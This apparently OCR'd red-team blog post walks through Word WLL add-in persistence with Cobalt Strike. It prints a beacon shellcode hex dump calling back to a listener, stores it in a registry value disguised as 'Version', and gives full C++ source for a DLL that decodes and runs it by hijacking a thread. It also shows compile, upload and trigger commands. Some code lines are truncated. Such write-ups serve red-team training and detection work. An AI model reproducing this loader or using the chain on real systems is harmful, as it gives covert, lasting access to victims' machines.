office persistence

2 minute read

On this page

Persistence

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their fotthold on systems, such as replacing or hijacking legitimate code or adding startup code


What is a WLL file?

A WLL file is an add-in used by Microsoft Word, a word processing application. It contains a software component that adds new features to the program, similar to a plugin. WLL "Add-Ins" for Word

Registry query for trusted location path

find the trusted location by querying the register

```
reg query x64 HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Security\Trusted Locations\Locat
```



```
beacon> reg query x64 HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Security\Trusted Locations\Location2
[*] Tasked beacon to query HKCU\SOFTWARE\Microsoft\Office\14.0\Word\Security\Trusted Locations\Location2 (x64)
[+] host called home, sent: 2386 bytes
[+] received output:
Path                         %APPDATA%\Microsoft\Word\Startup
Description                  2
```

%APPDATA% is often redirected with roaming profiles meaning add-ins can persist in VDI environments


Karim Habeeb

penetration testing & Red teaming

Email
Twitter
LinkedIn
GitHub

navigate to this folder with the command

```
cd C:\Users\NoRed0x\AppData\Roaming\Microsoft\Word\Startup
```



```
beacon> cd C:\Users\NoRed0x\AppData\Roaming\Microsoft\Word\Startup
[*] cd C:\Users\NoRed0x\AppData\Roaming\Microsoft\Word\Startup
[+] host called home, sent: 63 bytes
```


shellcode2ascii.py

```
if __name__ == '__main__':
    try:
        with open(sys.argv[1]) as dllFileHandle:
                dllBytes = bytearray(dllFileHandle.read())
                dllFileHandle.close()
    except IOError:
        print("Error reading file")
    print("".join("{:02X}".format(c) for c in dllBytes))
```

Commands for updating registry with Cobalt Strike payload

Generate payload.bin by cobalt

```
1- attacks >> packages >>payload generator >> select listener  +select  output >> Raw
save payload.bin
```


obalt Strike View Attacks Reporting Help
external
internal
liste
note
Beacon 192.168.19.1@149524
Processes
Payload Generator
Generate
Help

```
192.168.128.1    192.168.19.1    http
192.168.128.1    192.168.19.1    http
```

This dialog generates a payload to stage a Cobalt Strike listener. Several output options are available.

Listener: http


Output: Raw

x64: ☑ Use x64 payload

```
beacon> cd C:\Users\NoRed0x\AppData\Roaming\
[*] cd C:\Users\NoRed0x\AppData\Roaming\Micr
```

convert the shell code to ascii


```
python shellcode2ascii.py payload.bin
```



```
┌──(nored0x㉿NoRed0x)-[~/Desktop/methodology/3_AD/per]
└─$ python shellcode2ascii.py payload.bin                                                    6 ⚙
FC4883E4F0E8C8000000415141505251564831D265488B5260488B5218488B5220488B7250480FB74A4A4D31C94831C0AC3C617C022C2041C1C90D4101C1E2ED524151488B52208B423C4801D0668178180B027
5728B808800000004885C074674801D0508B4818448B40204901D0E35648FFC9418B34884801D64D31C94831C0AC41C1C90D4101C138E075F14C034C24084539D175D858448B40244901D066418B0C48448B401C
4901D0418B04884801D0415841585E595A41584159415A4883EC204152FFE05841595A488B12E94FFFFFFF5D6A0049BE77696E696E65740041564989E64C89F141BA4C772607FFD54831C94831D24D31C04D31C
94150415041BA3A5679A7FFD5EB735A4889C141B8500000004D31C9415141516A03415141BA57899FC6FFD5EB595B4889C14831D24989D84D31C9526800024084525241BAEB552E3BFFD54889C64883C3506A0A
5F4889F14889DA49C7C0FFFFFFFF4D31C9525241BA2D06187BFFD585C00F859D01000048FFCF0F848C010000EBD3E9E4010000E8A2FFFFFF2F6342496F00CDCABF30C1BE6DDFE66D454C3DAC5B1705FBE852E59
11DC69C0AC333098006E3EB8FC56AA3B13F18B7A46CB845B697D13B4870559BDB922D51D30DC1A06C8C65FA3D0A30EC0793585100557365722D4167656E743A204D6F7A696C6C612F352E302028636F6D706174
69626C653B204D53494520392E303B2057696E646F7773204E5420362E313B20574F5736343B2054726964656E742F352E303B20424F4945393B53565345290D0A0044421DA99D9C2896D01673D35063522932F
DF683197E3DC7004E9CFB23C725DF95CF846EE8B33742136190E55E547D4F4B41BF5D3609487831EAB49DD3E0CB4C3047B66814D26D3B09BA5B0358422C587F63B5C7881D0C1988F596FDC7C2ACEA8E06B636CC
77D4EB40365CCD7C32168F6389DFC1D6B9A27452B1323FFBCF048FA924DD327AE8C42E0AB7D5DF3C713E9D96DC20DAA965300A4D5370AB69E663EB1EB77E4C342B295DBE0F601BDA41100044D70C655FAA48128
6EB8BCCF9BB62DB1887F27E82BF8B1C4F5F7F62D2AA0041BEF0B5A256FFD54831C9BA0000400041B80010000041B94000000041BA58A453E5FFD5489353534889E74889F14889DA41B8002000004989F941BA12
9689E2FFD54883C42085C074B6668B074801C385C075D758585848050000000050C3E89FFDFFFF3139322E3136382E3132382E313337005109BF6D
```


write this ascii string To the register

```
powerpick New-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Office\14.0\Word" -Name "Version" -Value
```


```
beacon> powerpick New-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Office\14.0\Word" -Name "Version" -Value "FC4883E4F0E8C8000000415141505251564831D265488B5260488B5218
[*] Tasked beacon to run: New-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Office\14.0\Word" -Name "Version" -Value "FC4883E4F0E8C8000000415141505251564831D265488B5260
[+] host called home, sent: 134767 bytes
```

verify that your value has been added

```
reg query x64 HKCU\SOFTWARE\Microsoft\Office\14.0\Word
```


```
beacon> reg query x64 HKCU\SOFTWARE\Microsoft\Office\14.0\Word
[*] Tasked beacon to query HKCU\SOFTWARE\Microsoft\Office\14.0\Word (x64)
[+] host called home, sent: 2349 bytes
[+] received output:
WordName                Microsoft Word (Product Activation Failed)
MTTF                    44267
MTTA                    44267
FontInfoCacheW
6000000060000000f5ffffff000000000000000000000000bc020000000000000040002254006100680006f006d0061000000000000000000000000000000000000000000000000000000000000000000
Version                 FC4883E4F0E8C8000000415141505251564831D265488B5260488B5218488B5220488B7250480FB74A4A4D31C94831C0AC3C617C022C2041C1C90D4101C1E2ED524151488B5220
Data\
File MRU\
Options\
Place MRU\
Resiliency\
Security\
Wizards\
```


officetemp.cpp

```
#include <windows.h>
#include <string>

extern "C" {
__declspec(dllexport) void __cdecl go(void);
}



void GetRegistry(LPCSTR StringName, LPCSTR &valueBuffer, DWORD value_length)
{
        DWORD dwType = REG_SZ;
        HKEY hKey = 0;
        LPCSTR subkey = "SOFTWARE\\Microsoft\\Office\\14.0\\Word";
        RegOpenKeyA(HKEY_CURRENT_USER,subkey,&hKey);
        RegQueryValueExA(hKey, StringName, NULL, &dwType, (LPBYTE)valueBuffer, &value_length);

}

void go()
{

        DWORD dwRegistryEntryOneLen;
        DWORD dwAllocationSize =  16384;

        LPCSTR lpData = (LPCSTR)VirtualAlloc(NULL, dwAllocationSize, MEM_RESERVE | MEM_COMMIT, PAGE_

        GetRegistry("Version", lpData, dwAllocationSize);

        CONTEXT ctx;
        SIZE_T bytesWritten;
        ctx.ContextFlags = CONTEXT_FULL;

        // We just allocate enough space it doesn't have to bre precise.
        LPCSTR decodedShellcode = (LPCSTR)VirtualAlloc(NULL,dwAllocationSize, MEM_RESERVE | MEM_COMM
        // Decode the shellcode from ascii to binary format.
        LPCSTR tempPointer = decodedShellcode;
        for (int i = 0; i < dwAllocationSize/2; i ++) {
                sscanf_s(lpData+(i*2), "%2hhx", &decodedShellcode[i]);
        }
        // We change the EIP later on.
        HANDLE hThread = CreateThread(NULL, 4096, 0x0, NULL, CREATE_SUSPENDED, NULL);

        // Get the current thread context.
        GetThreadContext(hThread, &ctx);

        // Set the EIP to point on our shellcode.
        ctx.Eip = (DWORD)decodedShellcode;
        //Change the context.
        SetThreadContext(hThread, &ctx);
        // Resume the thread.
        ResumeThread(hThread);

}

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                                         )
{
        switch (ul_reason_for_call)
        {
        case DLL_PROCESS_ATTACH:
                go();
                return TRUE;
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
                break;
        }
        return TRUE;
}
```


Compiling WLL

compile the wll

```
i686-w64-mingw32-g++ -Wno-narrowing -shared officetemp.cpp -o updateconnection.wll
strip update.wll
```




```
┌──(root💀NoRed0x)-[/home/…/Desktop/methodology/3_AD/per]
└─# i686-w64-mingw32-g++ -Wno-narrowing -shared officetemp.cpp -o updateconnection.wll
```



```
┌──(root💀NoRed0x)-[/home/…/Desktop/methodology/3_AD/per]
└─# strip  updateconnection.wll
```

Upload the WLL to the Word Startup folder using the beacon command


```
upload /home/user/updateconnection.wll
```




```
beacon> upload /home/nored0x/Desktop/methodology/3_AD/per/updateconnection.wll
[*] Tasked beacon to upload /home/nored0x/Desktop/methodology/3_AD/per/updateconnection.wll as updateconnection.wll
beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 12353 bytes
[*] Listing: C:\Users\NoRed0x\AppData\Roaming\Microsoft\Word\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
 13kb     fil     05/23/2021 15:31:52   ListGal.dat
 12kb     fil     09/16/2021 08:08:07   updateconnection.wll
```

Spawn word

```
shell "C:\Program Files (x86)\Microsoft Office\Office14\winword.exe"
```




```
beacon> shell "C:\Program Files (x86)\Microsoft Office\Office14\winword.exe"
[*] Tasked beacon to run: "C:\Program Files (x86)\Microsoft Office\Office14\winword.exe"
[+] host called home, sent: 93 bytes
```



```
192.168.128.1    192.168.19.1    http    NoRed0x *    DESKTOP-J32H1MT    WINWORD.EXE    32528    x86    33s
```

If needed to kill winword

```
shell taskkill /F /IM winword.exe
```



```
beacon> shell taskkill /F /IM winword.exe
[*] Tasked beacon to run: taskkill /F /IM winword.exe
[+] host called home, sent: 58 bytes
[+] received output:
SUCCESS: The process "WINWORD.EXE" with PID 16408 has been terminated.
```

I finished this part about persistence today waiting me in the next part.

Categories: Red-Teaming

Updated: September 16, 2021

Previous Next

FOLLOW: FEED